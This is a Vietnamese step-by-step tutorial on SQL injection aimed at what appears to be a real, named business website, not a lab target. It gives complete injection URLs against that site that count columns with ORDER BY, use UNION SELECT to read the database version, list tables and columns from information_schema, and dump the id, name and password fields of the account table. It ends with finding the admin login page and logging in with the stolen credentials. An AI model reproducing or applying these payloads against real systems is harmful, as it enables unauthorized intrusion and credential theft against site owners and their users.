**Khai thac loi SQL Injection (Dang 1)**

1. **Chuẩn bị**


- Chuẩn bị máy tính có kết nối internet, cài đặt trình duyệt Firefox

- Add tiện ích Hack bar cho trình duyệt

- Link website để ktra lỗi SQL injection

- Tool SQLIHunter1.0

1. **Các bước thực hiện**
2. Tìm kiếm Web site bị lỗi SQL Injection
3. Sử dụng tiện ích Hack bar của Firefox




1. Kiểm tra và tấn công.


Ví dụ với Web site: <http://cokhihieuphat.com>


* Nhập link Web vào trình duyệt Firefox
* Thông thường thì để kiểm tra lỗi SQL injection, ta thêm dấu ' (dấu nhấy) vào phía sau các địa chỉ có dạng: user.php?id=1 hoặc user.php?id=

http://cokhihieuphat.com/vn/chitietsanpham.php?pages=sanpham&id=90'




* Điền thêm dấu phẩy vào cuối đường link
* paste vào mục Load URL của thanh Hack bar
* click Execute
* kiểm tra kết quả ở bên dưới




* Thêm “order by x-- “ trong đó x là number of column để tìm ra lỗi => Excute
* http://cokhihieuphat.com/vn/chitietsanpham.php?pages=sanpham&id=90 order by 16--
* Đã xuất hiện lỗi ở column 16 => chỉ tồn tại 15 cột
* Tìm vị trí cột lỗi trong CSDL

=> Tiếp tục nhập URL <http://cokhihieuphat.com/vn/chitietsanpham.php?pages=sanpham&id=90>

* Sau đó điền thêm vào sau link bằng cách:

=> chọn SQL => Union select statement 


=> nhập côt : 15 -> click OK



* Sẽ được đường link này :

<http://cokhihieuphat.com/vn/chitietsanpham.php?pages=sanpham&id>=- 90 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15

=> Click Excute . thì sẽ thấy đk vị trí chính xác : 6



* Qua đó có thể kiểm tra được version của SQL và nhiều thông tin khác

- Kiểm tra version

<http://cokhihieuphat.com/vn/chitietsanpham.php?pages=sanpham&id=-90> UNION SELECT 1,2,3,4,5,version(),7,8,9,10,11,12,13,14,15


- Kiểm tra thông tin các Tables

http://cokhihieuphat.com/vn/chitietsanpham.php?pages=sanpham&id=-97 UNION SELECT 1,2,3,4,5,group\_concat(table\_name,'<br\>'),7,8,9,10,11,12,13,14,15 from information\_schema.tables where table\_schema=database()





- Kiểm tra các thông tin của cột trong bảng mà ta nghi ngờ là chứa username và password của admin

http://cokhihieuphat.com/vn/chitietsanpham.php?pages=sanpham&id=-97 UNION SELECT 1,2,3,4,5,group\_concat(column\_name) ,7,8,9,10,11,12,13,14,15 from information\_schema.columns where table\_schema=database() and table\_name=0x7461696b686f616e




* Name=0x => Encoding-> HEX Encoding -> String to 00ff00ff
* Điền thông tin vào




=> 

* Tìm ID và PASS của Admin:

http://cokhihieuphat.com/vn/chitietsanpham.php?pages=sanpham&id=-97 UNION SELECT 1,2,3,4,5,group\_concat(id,'|',name,'|',pass,'<br\>') ,7,8,9,10,11,12,13,14,15 from taikhoan



* Dùng SQLIHunter tool để tìm rat rang đăng nhập của Admin với username và password vừa tìm được



* Khi tìm được đường dẫn đến trang đăng nhập của Admin

Browser đến , đăng nhập với tài khoản Admin

